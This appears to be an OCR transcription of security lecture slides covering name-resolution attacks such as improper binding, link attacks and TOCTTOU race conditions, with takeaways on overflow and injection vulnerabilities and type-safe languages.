
Attacks on Name Resolution

- Improper Binding Attack
  - Adversary controls bindings to redirect victim to a resource not under adversary's control (confused deputy)
  - Symbolic link, hard link attacks
  - Victim expects low integrity/secrecy, gets high instead



Attacks on Name Resolution

- Race Conditions
  - Adversary exploits non-atomicity in "check" and "use" of resource to conduct improper resource and improper binding attacks
  - Time-Of-Check-To-Time-Of-Use (TOCTTOU) attacks



Take Away

- Programs have function
  - Adversaries can exploit unexpected functions
- Vulnerabilities due to malicious input
  - Subvert control-flow or critical data
    - Buffer, heap, integer overflows, format string vulnerabilities
  - Injection attacks
    - Application-dependent
- If applicable, write programs in languages that eliminate classes of vulnerabilities
  - E.g., Type-safe languages such as Java